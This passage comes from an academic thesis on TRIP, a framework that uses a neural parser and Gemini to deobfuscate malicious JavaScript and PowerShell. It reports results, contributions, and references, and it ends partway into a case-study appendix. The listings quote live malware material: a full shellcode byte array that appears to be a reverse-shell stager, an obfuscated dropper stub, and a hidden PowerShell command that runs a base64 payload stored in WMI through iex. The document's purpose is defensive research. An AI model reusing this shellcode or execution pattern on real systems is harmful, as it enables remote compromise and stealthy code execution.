JavaScript. TRIP has demonstrated superior parsing robustness in processing fragmented JavaScript segments compared to that of its static rule-based counterpart, `esprima`. Specifically, in the JavaScript 4k-6k subset of evaluation set 1 from Table 4.2, the static parser recovered 15.3% of nodes while AST-T5 recovered 71.47%, an approximate 56% performance gap. As evidenced by the functional validation results, we believe that this is due to the potential commonality of complex loop structures that consistently output syntax errors upon heuristic segmentation. To substantiate this claim, manual data inspection of the dataset revealed a common obfuscation pattern within the Nemucod malware family (e.g., sample `20160919_a47b9fc59996500989d4622f3f67d39f.js`). These droppers employ a dictionary-based payload reconstruction technique, containing up to 91 key-value pairs that resembles `"M7DQF": [3, [4, (function avast(){return "rhq4O";})()]]`. The issue arises from the semicolon within the function's return statement. During heuristic segmentation, this character triggers a fragmentation that produces 91 instances of the syntactically incorrect sequence `)()]], "7KkTI": [3, [4, (function avast(){return "WR77K";}`, causing the static rule-based parser to fail for every occurrence of this dictionary. However, the neural inference parser correctly parses this fragment, thereby contributing to the large performance gap. By recovering these nodes despite the container's invalid syntax, TRIP demonstrates robustness against structural fragmentation caused by heuristic segmentation during syntax analysis in operational environments.

PowerShell. TRIP's performance was significantly lower when dealing with a subset of PowerShell samples compared to that of its static rule-based counterpart, as shown in Table 5.4. Specifically, the static parser recovered more than 40% of nodes in the PowerShell 2k-4k subset of evaluation set 1. As discussed in Section 5.1.1, we believe the cause for this phenomenon is the potential commonality of complex data structures that consistently overwhelms the attention mechanism of AST-T5 and the context window of its decoder. To substantiate this claim, manual data inspection revealed over 40 instances of PowerShell shellcode injectors that embed its malicious payload directly inside of lengthy byte arrays. Specifically, sample `HEUR-Trojan.PowerShell.Generic-0b5939fdb821e6e354ea4f559827e4a97ad1ea38b0ffe1029df2f18029f5647f.ps1` contains the encoded payload presented in Listing 5.1. The issue arises from the average length of these byte array assignment statements. During neural inference parsing, nodes from the byte array will inevitably be dropped as the AST-T5 decoder context window is overwhelmed. However, the static rule-based parser correctly parses this fragment, thereby contributing to the performance gap, as shown in Table 5.4.

As established by the framework's island grammar implementation detailed in Section 4.1, these dropped nodes originate from the malware payload data, categorized as "water". They do not originate from the executable code logic, which is categorized as"island". Because the semantic reasoning phase of the TRIP framework utilizes Gemini 3.0 Pro Preview to generate a payload decoder function (detailed in Section 4.1.3), the neural inference parser only needs to successfully parse code that corresponds with code islands. The absence of byte values that correspond with "water" poses no impact on Gemini's ability to deobfuscate the underlying payload decoding logic. Once the decoder function is generated, the complete byte array can be passed as an input parameter to extract the cleartext payload. Therefore, the framework's overall deobfuscation capability is not degraded.

5.5.2 Semantic Reasoning

The modular architecture of TRIP is designed to separate syntax analysis from semantic reasoning to leverage the inherent advantages of local and cloud-based LLMs, while circumventing their constraints. Specifically, this research leverages Gemini 3.0 Pro Preview's knowledge and reasoning capabilities to maximize the framework's generalization potential for operational use against novel threats. To demonstrate, a qualitative case study is presented in Appendix A, which details the payload deobfuscation and extraction process of the PowerShell malware sample, `HEUR-Trojan.PowerShell.Generic-789cb`

```
[Byte[]] $sc = 0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89,0xe5,0
    x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0xc,0x8b,0x52,0
    x14,0x8b,0x72,0x28,0xf,0xb7,0x4a,0x26,0x31,0xff,0xac,0
    x3c,0x61,0x7c,0x2,0x2c,0x20,0xc1,0xcf,0xd,0x1,0xc7,0xe2
    ,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c
    ,0x11,0x78,0xe3,0x48,0x1,0xd1,0x51,0x8b,0x59,0x20,0x1,0
    xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,0x1,0
    xd6,0x31,0xff,0xac,0xc1,0xcf,0xd,0x1,0xc7,0x38,0xe0,0
    x75,0xf6,0x3,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0
    x8b,0x58,0x24,0x1,0xd3,0x66,0x8b,0xc,0x4b,0x8b,0x58,0
    x1c,0x1,0xd3,0x8b,0x4,0x8b,0x1,0xd0,0x89,0x44,0x24,0x24
    ,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a
    ,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0x33,0x32,0x0,0x0,0x68,0
    x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x7,0xff,0
    xd5,0xb8,0x90,0x1,0x0,0x0,0x29,0xc4,0x54,0x50,0x68,0x29
    ,0x80,0x6b,0x0,0xff,0xd5,0x50,0x50,0x50,0x50,0x40,0x50
    ,0x40,0x50,0x68,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x97,0x6a
    ,0x5,0x68,0xc0,0xa8,0x77,0x8f,0x68,0x2,0x0,0x11,0x5c,0
    x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0
    xff,0xd5,0x85,0xc0,0x74,0xc,0xff,0x4e,0x8,0x75,0xec,0
    x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x68,0x63,0x6d,0x64,0
    x0,0x89,0xe3,0x57,0x57,0x57,0x31,0xf6,0x6a,0x12,0x59,0
    x56,0xe2,0xfd,0x66,0xc7,0x44,0x24,0x3c,0x1,0x1,0x8d,0
    x44,0x24,0x10,0xc6,0x0,0x44,0x54,0x50,0x56,0x56,0x56,0
    x46,0x56,0x4e,0x56,0x56,0x53,0x56,0x68,0x79,0xcc,0x3f,0
    x86,0xff,0xd5,0x89,0xe0,0x4e,0x56,0x46,0xff,0x30,0x68,0
    x8,0x87,0x1d,0x60,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0
    x68,0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x3c,0x6,0x7c,0xa,0
    x80,0xfb,0xe0,0x75,0x5,0xbb,0x47,0x13,0x72,0x6f,0x6a,0
    x0,0x53,0xff,0xd5;
```

Listing 5.1: Encoded payload from `HEUR-Trojan.PowerShell.Generic-0b5939fdb821e6e354ea4f559827e4a97ad1ea38b0ffe1029df2f18029f5647f.ps1` via TRIP.

`e603582262914191882dec7e6a6f1d61d062d2bdf21b8892bc5854c6196.ps1` (referred to as `Sample 789cbe`). As detailed in Section 4.1.3, Gemini 3.0 Pro Preview is restricted by a limited context window, limiting its ability to analyze malware samples despite its inherent ability to do so. To demonstrate this bottleneck, the model was prompted to generate a payload decoder using the raw malware source code without support from TRIP. The attempt failed as the 4.3MB file size exceeded the token limit, raising a 400 INVALID_ARGUMENT exception: "The input token count exceeds the maximum number of tokens

allowed 1048576." To circumvent this bottleneck, TRIP was utilized to reduce semantic noise and provide syntax analysis.

```
$fa="cBuED"

( "VSEY0".SPLIt( "FIlaO")| FoReach { ([chAR] ([cOnVeRt]::
    tOiNT16(($_.tOStRINg() ),16 ))} ) -join"pn1BZ"| &(
    $vERBOseprEFErENcE.tOStRIng()[1,3]+"0qQ6D"-JOIN"pn1BZ")
```

Listing 5.2: Tokenized representation of the 4.3MB PowerShell dropper, `HEUR-Trojan.PowerShell.Generic-789cbe603582262914191882dec7e6a6f1d61d062d2bdf21b8892bc5854c6196.ps1`.

Listing 5.2 presents the tokenized malware script, revealing its relatively simplistic decoder functionality. This tokenized script, alongside the string dictionary and generated AST, is submitted as a part of the Gemini deobfuscation prompt outlined in Listing A.3. By separating the malware's distinct components and removing semantic noise, the prompt no longer exceeded the 1048576-token limit, enabling a successful deobfuscation. Phase 2 semantic analysis identified the sample as a PowerShell dropper that utilizes `Invoke-Expression` to execute the encoded payload. Additionally, the payload was successfully decoded on the first pass, and the output could be executed directly in the CAPE Sandbox via VirusTotal to reveal its malicious activity [73]. Listing 5.3 presents a hidden command that uses the PowerShell `iex` command to execute the second-degree payload `$funs` directly within system memory.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
    -NoP -NonI -W Hidden "$mon = ([WmiClass] 'root\default
   :systemcore_Updater0').Properties['mon'].Value;$funs =
   ([WmiClass] 'root\default:systemcore_Updater0').
   Properties['funs'].Value ;iex ([System.Text.Encoding]::
   ASCII.GetString([System.Convert]::FromBase64String(
   $funs)));Invoke-Command -ScriptBlock $RemoteScriptBlock
    -ArgumentList @($mon, $mon, 'Void', 0, '', '')
```

Listing 5.3: Hidden malicious command from the PowerShell dropper, `HEUR-Trojan.PowerShell.Generic-789cbe603582262914191882dec7e6a6f1d61d062d2bdf21b8892bc5854c6196.ps1`.

This qualitative assessment, when viewed alongside the quantitative performance metrics detailed in Section 5.4, demonstrates the practical utility of

TRIP's dual-model architecture. By practically implementing island grammar theory and separating syntax analysis from semantic reasoning, TRIP enables the deobfuscation of script-based malware samples that would otherwise exceed the architectural constraints of Gemini due to attention dilution. When observing the TRIP framework as a whole, syntax analysis can be characterized as a complex domain with a well-defined scope, strictly bounded by a finite set of grammatical rules, enabling small-scale specialized models to generalize and achieve proficiency. Alternatively, semantic reasoning requires a thorough awareness of what actions a code sequence performs and how they are implemented, which requires extensive knowledge of the programming landscape beyond the language's grammar. Given the stringent prerequisite threshold, large-scale cloud-based LLMs with sufficient knowledge and reasoning capacity are expected to excel. This distinction highlights additional limitations in prior research by Patsakis et al., and Dedek et al. [10, 42]. As detailed in Section 3.3, these researchers introduced the application of LLMs to malware deobfuscation, but were constrained by their natural language approach to processing obfuscated code. More importantly, they treated the deobfuscation problem as an atomic task, thereby burdening a single LLM with both syntax analysis and semantic reasoning and limiting its potential to specialize in either. In contrast, the modularity of the TRIP framework allows the semantic reasoning component to be updated or replaced as the threat landscape evolves, while the syntax analyzer can remain relatively stable for generalization against zero-day threats.

5.6 Summary

When evaluated in accordance with its fine-tuning parameters to respect transformer context window limitations during syntax verification, the neural inference parser exhibited performance on par with that of static rule-based parsers. This demonstrates the ability of the transformer to learn and neurally infer the syntax of code sequence inputs with a high degree of precision. During functional validation, the neural inference parser consistently outperformed static tools in parsing fragmented control-flow constructs and recovering from syntax errors introduced by heuristic segmentation. Conversely, performance degraded when processing lengthy data structures, such as large arrays, where the token volume saturated the decoder's context window. Ultimately, these results empirically validate the robustness and limitations of the neural inference parser when integrated into the TRIP framework.

6 Conclusion

This chapter discusses the contributions and limitations of this research as it relates to the applicability of TRIP to deobfuscate malicious scripts in realistic operational environments and presents a conclusion. The primary contribution is a neural inference parsing solution that can be scaled beyond the scope of this research to additional programming languages and malware categories. Future work in this area could provide greater confidence in the neural inference parser as a viable alternative to traditional deobfuscation methodologies.

This chapter is broken into three sections: Section 6.1 lists the primary contributions of this work, Section 6.2 suggests future work as it relates to the framework, and Section 6.3 concludes the thesis.

6.1 Contributions

This work makes the following contributions:

1. To the best of our knowledge, this research introduces the first neural inference parser, a sequence-to-sequence transformer that can generate formal ASTs directly from fragmented and obfuscated malware scripts. Its application in this research enabled deobfuscation using large-scale cloud-based LLMs, as demonstrated by our work with Gemini 3.0 Pro Preview.
2. This research addresses the restrictive context windows of local LLMs applied to neural inference parsing through a novel preprocessing pipeline based on Island Grammar Theory [12]. Specialized algorithms were developed to perform heuristic string tokenization and heuristic segmentation to partition the executable logic of malicious scripts into syntactically coherent "islands" and isolate them from the high entropy string-based payloads, "water".
3. This research presents TRIP, a novel framework that systematically separates the syntax analysis and semantic reasoning components of

malware deobfuscation through a dual-model architecture. This separation optimizes the innate reasoning capability of LLMs to transform the deobfuscation process from a complex atomic task into a modular pipeline, effectively reducing the computational threshold for LLM-based malware analysis.

4. This research presents a standardized framework for scaling the neural inference parsing capabilities of a single local LLM across multiple programming languages. By adopting a unified AST format and dataset configuration, a single AST-T5 fine-tuned adapter parsed JavaScript and PowerShell malware of any file size, achieving a high node-recovery rate.

6.2 Future Work

This research demonstrated the capability of LLMs to perform neural inference parsing as a part of a malware deobfuscation framework. In particular, AST-T5's performance suggests that this framework can be scaled to a broader set of in-the-wild malware samples. As observed in the experimental results, performance was limited by the transformer's architectural constraints. Nonetheless, it is logical to consider that these constraints are associated with the specific version of AST-T5 applied in this research and the experimental design itself. To overcome these architectural and experimental limitations and advance the practical applicability of TRIP to a broader malware deobfuscation scope, the following topics for future work are proposed:

1. Directly expanding the experimental scope to increase the operating environment realism by including the aggregation of malicious scripts written in other programming languages. To expand scope beyond JavaScript and PowerShell, the data aggregation and preprocessing methodology outlined in Section D may be implemented. However, this expansion will eventually overwhelm the model's capacity and degrade performance, necessitating a capacity saturation study to empirically measure the relationship between the number of programming language proficiencies and their respective parsing performance. A linguistic scalability overview of the TRIP framework is provided in Appendix D.
2. Enhancing Island Grammar implementation to take into account other data structures where encoded payloads could be stored. Specifically, Section 5.1.1 identified the array as an alternate data structure to store encoded payloads. Expanding this scope to include the Array and other Collection types has the potential to drastically improve parsing performance and expand the practical applicability of the TRIP framework.

3. Leveraging promising techniques found in ML and software engineering to directly overcome architectural and experimental constraints. For example, Wang et al. introduced "Unified Abstract Syntax Tree" [37], unifying the lexicon of multiple programming languages in addition to the AST output format. If integrated into the TRIP framework, AST-T5 has the potential to generalize on the lexical syntax of multiple programming languages in addition to their structure and hierarchy.
4. The context window of AST-T5 can be extended beyond its current limitations, without drastically increasing hardware requirements. Guo et al. introduced the "Transient Global" attention architecture to expand the effective context window of the T5 model by a factor of 16 (16384 tokens) [74]. Adopting this architecture would fundamentally resolve the fragmentation limitation of the current framework, enabling AST-T5 to process longer sequences and potentially eliminating the requirement for the secondary delimiter characters used for heuristic segmentation in Algorithm 2.

6.3 Conclusion

ASTs provide the structural foundation for deobfuscation, enabling the systematic identification of malware syntax artifacts hidden within obfuscated source code. The current research landscape of traditional and LLM-based solutions sees ASTs derived from a fragmented set of static rule-based parsers, which are often limited by their monolingual scope, inconsistent output formats, and brittle error recovery mechanisms for incorrect syntax. LLMs that incorporate specialized pretraining techniques have demonstrated a fundamental awareness of the syntactic structure of code, while also exhibiting greater robustness to imperfect inputs and stronger generalization than their static counterparts.

The aim of this research was to evaluate the effectiveness of the transformer architecture to perform island parsing [12] on malicious scripts within a cross-language malicious script deobfuscation framework. As demonstrated in Chapter 5, this research validated the effectiveness of the syntax-aware LLM AST-T5 as a neural inference parser and established it as a viable candidate for the replacement of static parsers in malware deobfuscation frameworks. To accurately evaluate the correctness of generated ASTs, two evaluation metrics were adopted to measure the syntactic and hierarchical correctness of localized statement-level code sequences and to assess the global script-level node recovery completeness. To this end, complete malware scripts were parsed via neural inference in a simulated operational environment.

From this experimentation, meaningful performance metrics were obtained regarding the model's performance on specific code constructs. Specifically, AST-T5 consistently outperformed the static parser, `esprima`, due to its ability to recover from and correct the imperfect syntax as a result of fragmented loop structures. In contrast, performance degraded when processing lengthy data structures, such as arrays, where the model failed to maintain syntactic continuity due to the high input token volume. This work presented empirical evidence for TRIP as a viable framework for cross-language malicious script deobfuscation. As LLM development continues to advance, future work can further enhance this capability, enabling neural inference parsers to process a broader range of malware and establish applicability in related fields.

References

[1] A. Balabanau, "How to recognize and successfully resist fileless malware threats," IEEE Computer Society, Jul 2021, https://www.computer.org/publications/tech-news/trends/resist-fileless-malware-threats.

[2] Deep Instinct, "Making sense of fileless malware," Deep Instinct, Whitepaper, Mar 2018, [Online]. Available: https://www.boll.ch/deepinstinct. [Online]. Available: https://www.boll.ch/deepinstinct/assets/Deep_Instinct_Making_sense_of_fileless_malware.pdf

[3] X. Yang, G. Peng, D. Zhang, Y. Gao, and C. Li, "PowerDetector: Malicious PowerShell script family classification based on multi-modal semantic fusion and deep learning," *China Communications*, vol. 20, no. 11, pp. 202–224, Nov 2023.

[4] Health Sector Cybersecurity Coordination Center (HC3), "Living off the land (lotl)," U.S. Department of Health and Human Services, Washington, D.C., Whitepaper, Oct 2024, [Online]. Available: https://www.hhs.gov/sites/default/files/living-off-land-attacks-tlpclear.pdf. [Online]. Available: https://www.hhs.gov/sites/default/files/living-off-land-attacks-tlpclear.pdf

[5] Matisoft Cyber Security Labs. (2026) Poweliks. Accessed: Apr. 8, 2026. [Online]. Available: https://www.matisoftlabs.com/case-studies/poweliks

[6] M.-H. Tsai, C.-C. Lin, Z.-G. He, W.-C. Yang, and C.-L. Lei, "PowerDP: De-obfuscating and profiling malicious PowerShell commands with multi-label classifiers," *IEEE Access*, vol. 11, pp. 256–270, 2023.

[7] A. V. Aho, M. S. Lam, R. Sethi, and J. D. Ullman, *Compilers: Principles, Techniques, & Tools*, 2nd ed. Boston, MA: Pearson Addison-Wesley, 2007.

[8] X. Jiang, Z. Zheng, C. Lyu, L. Li, and L. Lyu, "TreeBERT: A tree-based pre-trained model for programming language," in *Proceedings of the Thirty-Seventh Conference on Uncertainty in Artificial Intelligence (UAI)*, vol. 161. PMLR, 2021, pp. 54–63.

[9] Y. Qin, W. Wang, Z. Chen, H. Song, and S. Zhang, "TransAST: A machine translation-based approach for obfuscated malicious JavaScript detection," in *2023 53rd Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*. Porto, Portugal: IEEE, Jun 2023, pp. 327–338.

[10] C. Patsakis, F. Casino, and N. Lykousas, "Assessing LLMs in malicious code deobfuscation of real-world malware campaigns," *Expert Systems with Applications*, vol. 256, p. 124912, Dec 2024.

[11] E. Erdemir, K. Park, M. J. Morais, V. R. Gao, M. Marschalek, and Y. Fan, "SCORE: Syntactic code representations for static script malware detection," *arXiv preprint arXiv:2411.08182*, Nov 2024.

[12] L. Moonen, "Generating robust parsers using island grammars," in *Proceedings Eighth Working Conference on Reverse Engineering*. Stuttgart, Germany: IEEE Comput. Soc, 2001, pp. 13–22.

[13] A. Vaswani, N. Shazeer, N. Parmar, J. Uszkoreit, L. Jones, A. N. Gomez, L. Kaiser, and I. Polosukhin, "Attention is all you need," in *Advances in Neural Information Processing Systems (NIPS)*, vol. 30, 2017. [Online]. Available: https://proceedings.neurips.cc/paper_files/paper/2017/file/3f5ee243547dee91fbd053c1c4a845aa-Paper.pdf

[14] CYFIRMA Research, "Javascript to command-and-control (c2) server malware," Feb. 2025, accessed: Jan. 4, 2026. [Online]. Available: https://www.cyfirma.com/research/javascript-to-command-and-control-c2-server-malware/

[15] H. Petrak, "javascript-malware-collection," GitHub repository, 2021, https://github.com/HynekPetrak/javascript-malware-collection.

[16] M. Sikorski and A. Honig, *Practical malware analysis: The hands-on guide to dissecting malicious software*. San Francisco, CA: No Starch Press, 2012.

[17] H. Chai, L. Ying, H. Duan, and D. Zha, "Invoke-Deobfuscation: AST-Based and semantics-preserving deobfuscation for PowerShell scripts," in *2022 52nd Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*. Baltimore, MD, USA: IEEE, Jun 2022, pp. 295–306.

[18] D. Bohannon, "Invoke-obfuscation," https://github.com/danielbohannon/Invoke-Obfuscation, 2017, powerShell Obfuscation Framework, v1.8.

[19] A. W. Appel and M. Ginsburg, *Modern Compiler Implementation in C*. Cambridge, U.K.: Cambridge University Press, 1998.

[20] A. Herrera, "Optimizing away JavaScript obfuscation," in *2020 IEEE 20th International Working Conference on Source Code Analysis and*

Manipulation (SCAM). Adelaide, Australia: IEEE, Sep 2020, pp. 215–220.

[21] X. Yuan, L. Li, and Y. Wang, "Nonlinear dynamic soft sensor modeling with supervised long short-term memory network," *IEEE Transactions on Industrial Informatics*, vol. 16, no. 5, pp. 3168–3176, 2020.

[22] M. Schuster and K. K. Paliwal, "Bidirectional recurrent neural networks," *IEEE Transactions on Signal Processing*, vol. 45, no. 11, pp. 2673–2681, 1997.

[23] L. Gong, M. Elhoushi, and A. Cheung, "Ast-t5: Structure-aware pretraining for code generation and understanding," in *Proceedings of the 41st International Conference on Machine Learning (ICML)*. Vienna, Austria: PMLR, July 2024.

[24] J. Howard and S. Ruder, "Universal language model fine-tuning for text classification," in *Proceedings of the 56th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers)*. Melbourne, Australia: Association for Computational Linguistics, Jul 2018, pp. 328–339.

[25] Y. Wang, H. Le, A. D. Gotmare, N. D. Q. Bui, J. Li, and S. C. H. Hoi, "CodeT5+: Open code large language models for code understanding and generation," *arXiv preprint arXiv:2305.07922*, May 2023.

[26] A. Radford, J. Wu, R. Child, D. Luan, D. Amodei, and I. Sutskever, "Language models are unsupervised multitask learners," *OpenAI blog*, vol. 1, no. 8, p. 9, 2019.

[27] G. DeepMind, "Gemini 3 pro model card," *Google DeepMind*, 2025. [Online]. Available: https://storage.googleapis.com/deepmind-media/Model-Cards/Gemini-3-Pro-Model-Card.pdf

[28] Cryptika, "New multi-stage js#smuggler malware attack delivers netsupport rat to gain full system control," Cryptika Cybersecurity, Dec 2025, [Online]. Available: https://www.cryptika.com/new-multi-stage-jssmuggler-malware-attack-delivers-netsupport-rat-to-gain-full-system-control/. [Accessed: Jan. 9, 2026].

[29] N. Ruaro, F. Pagani, S. Ortolani, C. Kruegel, and G. Vigna, "Symbexcel: Automated analysis and understanding of malicious excel 4.0 macros," in *2022 IEEE Symposium on Security and Privacy (SP)*, San Francisco, CA, USA, May 2022, pp. 1066–1081.

[30] Z. Kan, H. Wang, L. Wu, Y. Guo, and G. Xu, "Deobfuscating Android native binary code," in *2019 IEEE/ACM 41st International Conference on Software Engineering: Companion Proceedings (ICSE-Companion)*, 2019, pp. 322–323.

[31] G. You, G. Kim, S. Han, M. Park, and S.-J. Cho, "Deoptfuscator: Defeating advanced control-flow obfuscation using android runtime (art)," *IEEE Access*, vol. 10, pp. 61 426–61 440, 2022.

[32] B. Bichsel, V. Raychev, P. Tsankov, and M. Vechev, "Statistical deobfuscation of android applications," in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*. Vienna, Austria: ACM, Oct 2016, pp. 343–355.

[33] ritvikmath, "Conditional random fields: Data science concepts," https://www.youtube.com/watch?v=rI3DQS0P2fk, Apr. 2021, youTube.

[34] O. Corporation, "The java language specification, java se 11 edition," https://docs.oracle.com/javase/specs/jls/se11/html/jls-1.html, oracle. Accessed: Feb. 6, 2025.

[35] A. Nanda, "Generative vs discriminative models: Differences & use cases," Sep. 2024, dataCamp. [Online]. Available: https://www.datacamp.com/blog/generative-vs-discriminative-models.

[36] M. Schiewe, J. Curtis, V. Bushong, and T. Cerny, "Advancing static code analysis with language-agnostic component identification," *IEEE Access*, vol. 10, pp. 30 743–30 761, 2022.

[37] K. Wang, M. Yan, H. Zhang, and H. Hu, "Unified abstract syntax tree representation learning for cross-language program classification," in *Proceedings of the 30th IEEE/ACM International Conference on Program Comprehension (ICPC)*. Virtual Event: ACM, May 2022, pp. 390–400.

[38] A. Lekssays, H. Mouhcine, K. Tran, T. Yu, and I. Khalil, "LLMxCPG: Context-aware vulnerability detection through code property graph-guided large language models," in *34th USENIX Security Symposium (USENIX Security 25)*, 2025. [Online]. Available: https://www.usenix.org/conference/usenixsecurity25/presentation/lekssays

[39] The Joern Team, "Joern: The bug hunter's workbench," https://joern.io/, 2025, accessed: Jan. 13, 2026.

[40] Y. N. Ching, X. Y. S. Tung, and J. K. Siow, "ALFREDO: Agentic LLM-based framework for code deobfuscation," Defense Science and Technology Agency (DSTA), Singapore, 2025, technical Report. [Online]. Available: https://www.dsta.gov.sg

[41] D. Beste, G. Menguy, H. Hajipour, M. Fritz, A. E. Cinà, S. Bardin, T. Holz, T. Eisenhofer, and L. Schönherr, "Exploring the potential of LLMs for code deobfuscation," in *Proceedings of the 22nd Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*. Graz, Austria: Springer, July 2025.

[42] M. Dedek and R. Scherer, "Transformer-based original content recovery from obfuscated powershell scripts," in *Neural Information Processing*,

ser. Communications in Computer and Information Science, M. Tanveer, S. Agarwal, S. Ozawa, A. Ekbal, and A. Jatowt, Eds., vol. 1794. Springer Nature Singapore, 2023, pp. 284–295.

[43] A. Hindle, E. T. Barr, M. Gabel, Z. Su, and P. Devanbu, "On the naturalness of software," in *Proceedings of the 34th International Conference on Software Engineering (ICSE)*. Zurich, Switzerland: IEEE Press, 2012, pp. 837–847.

[44] K. Papineni, S. Roukos, T. Ward, and W.-J. Zhu, "Bleu: a method for automatic evaluation of machine translation," in *Proceedings of the 40th Annual Meeting of the Association for Computational Linguistics (ACL)*, Philadelphia, July 2002, pp. 311–318.

[45] J. Wei, X. Wang, D. Schuurmans, M. Bosma, B. Ichter, F. Xia, E. H. Chi, Q. V. Le, and D. Zhou, "Chain-of-thought prompting elicits reasoning in large language models," in *Advances in Neural Information Processing Systems (NeurIPS)*, 2022.

[46] Gemini Team, "Gemini 1.5: Unlocking multimodal understanding across millions of tokens of context," *arXiv preprint arXiv:2403.05530*, 2024. [Online]. Available: https://arxiv.org/abs/2403.05530

[47] Airbus-CERT, "tree-sitter-powershell," https://github.com/airbus-cert/tree-sitter-powershell, 2023, accessed: Mar. 2, 2026.

[48] Max Brunsfeld, "tree-sitter-javascript," https://github.com/tree-sitter/tree-sitter-javascript, 2014, accessed: Mar. 2, 2026.

[49] Ami, "Obfuscated JavaScript dataset," Kaggle Dataset, 2021, https://www.kaggle.com/datasets/fanbyprinciple/obfuscated-javascript-dataset, Accessed: May 23, 2025.

[50] M. Fleschutz. (2025) Mega collection of PowerShell scripts. GitHub repository. [Accessed: May 20, 2025]. [Online]. Available: https://github.com/fleschutz/PowerShell

[51] AdminDroid Community, "PowerShell scripts for Microsoft 365 management, reporting, and auditing," GitHub repository, 2025, https://github.com/admindroid-community/powershell-scripts, Accessed May 20, 2025.

[52] Microsoft Corporation, "Microsoft Graph PowerShell Intune Samples," GitHub repository, 2025, https://github.com/microsoftgraph/powershell-intune-samples, Accessed May 20, 2025.

[53] Y. Fang, X. Zhou, and C. Huang, "Malicious PowerShell script dataset," https://github.com/das-lab/mpsd, 2021.

[54] VX-Underground, "The Virusshare Malware Sample Collection," https://vx-underground.org/Samples/Virusshare%20Collection/, 2025, accessed: 2025-10-15.
[55] A. Y. Merzouk Benselloua and S. A. Messadi, "Malicious PowerShell dataset," https://github.com/Fa2y/Malicious-PowerShell-Dataset, May 2023.
[56] P. Liguori, C. Marescalco, R. Natella, V. Orbinato, and L. Pianese, "The power of words: Generating PowerShell attacks from natural language," in *18th USENIX WOOT Conference on Offensive Technologies (WOOT 24)*, 2024. [Online]. Available: https://www.usenix.org/conference/woot24/presentation/liguori
[57] N. Mittal, "Nishang: Offensive PowerShell for red team, penetration testing and offensive security," GitHub repository, 2025, https://github.com/samratashok/nishang, Accessed May 20, 2025.
[58] F. Bellard and C. Gordon, "QuickJS JavaScript Engine," https://bellard.org/quickjs/, accessed: Mar. 14, 2026.
[59] jQuery Foundation, "Esprima: Ecmascript parsing infrastructure for multipurpose analysis," 2022, accessed: Jan. 19, 2026. [Online]. Available: https://esprima.org/
[60] M. Brunsfeld, "Tree-sitter: An incremental parsing system for programming tools," https://tree-sitter.github.io/, 2018, accessed: Jan. 13, 2026.
[61] Python.NET Team, "Python.net: Python for .net," 2026, accessed: Jan. 19, 2026. [Online]. Available: https://github.com/pythonnet/pythonnet
[62] A. Calleja, J. Tapiador, and J. Caballero, "The malsource dataset: Quantifying complexity and code reuse in malware development," *IEEE Transactions on Information Forensics and Security*, vol. 14, no. 12, pp. 3175–3190, Dec 2019.
[63] E. J. Hu, Y. Shen, P. Wallis, Z. Allen-Zhu, Y. Li, S. Wang, L. Wang, and W. Chen, "Lora: Low-rank adaptation of large language models," in *International Conference on Learning Representations (ICLR)*, 2022. [Online]. Available: https://openreview.net/forum?id=nZeVKeeFYf9
[64] I. Loshchilov and F. Hutter, "Decoupled weight decay regularization," in *International Conference on Learning Representations (ICLR)*, 2019. [Online]. Available: https://openreview.net/forum?id=Bkg6RiCqY7
[65] ——, "SGDR: Stochastic gradient descent with warm restarts," in *International Conference on Learning Representations (ICLR)*, 2017. [Online]. Available: https://openreview.net/forum?id=Skq89Scxx
[66] S. Mangrulkar, S. Gugger, L. Debut, Y. Belkada, S. Paul, and B. Bossan, "Peft: State-of-the-art parameter-efficient fine-tuning methods," https://github.com/huggingface/peft, 2022.

[67] I. J. Goodfellow, M. Mirza, D. Xiao, A. Courville, and Y. Bengio, "An empirical investigation of catastrophic forgetting in gradient-based neural networks," in *International Conference on Learning Representations (ICLR)*, 2014. [Online]. Available: https://arxiv.org/abs/1312.6211

[68] K. Zhang and D. Shasha, "Simple fast algorithms for the editing distance between trees and related problems," *SIAM Journal on Computing*, vol. 18, no. 6, pp. 1245–1262, Dec 1989.

[69] M. Pawlik and N. Augsten, "Efficient computation of the tree edit distance," *ACM Transactions on Database Systems (TODS)*, vol. 40, no. 1, 2015.

[70] M. Sokolova and G. Lapalme, "A systematic analysis of performance measures for classification tasks," *Information processing & management*, vol. 45, no. 4, pp. 427–437, 2009.

[71] R. Bold, H. Al-Khateeb, and N. Ersotelos, "Reducing false negatives in ransomware detection: A critical evaluation of machine learning algorithms," *Applied Sciences*, vol. 12, no. 24, p. 12941, 2022.

[72] P. Delsante, "Italian spam campaigns using JS/Nemucod downloader," Certego, Oct 2015. [Online]. Available: https://www.certego.net/blog/blog-jsnemucode/

[73] VirusTotal, "Virustotal - free online virus, malware and url scanner," 2024, accessed: 2026-02-12. [Online]. Available: https://www.virustotal.com/

[74] M. Guo, J. Ainslie, D. Uthus, S. Ontanon, J. Ni, Y.-H. Sung, and Y. Yang, "Longt5: Efficient text-to-text transformer for long sequences," in *Findings of the Association for Computational Linguistics: NAACL 2022*. Association for Computational Linguistics, 2022, pp. 724–736.

Appendices

A Case Study: Complete Deobfuscation Cycle

This appendix presents the complete deobfuscation cycle of Sample 789cbe (`HEUR-Trojan.PowerShell.Generic-789cbe6035822629141918 82dec7e6a6f1d61d062d2bdf21b8892bc5854c6196.ps1`), as discussed in Section 5.5.2. The sample is a 4.3MB PowerShell dropper that initially triggered an exception when processed by Gemini directly:

```
ClientError: 400 INVALID_ARGUMENT. {'error': {'code': 400, 'message
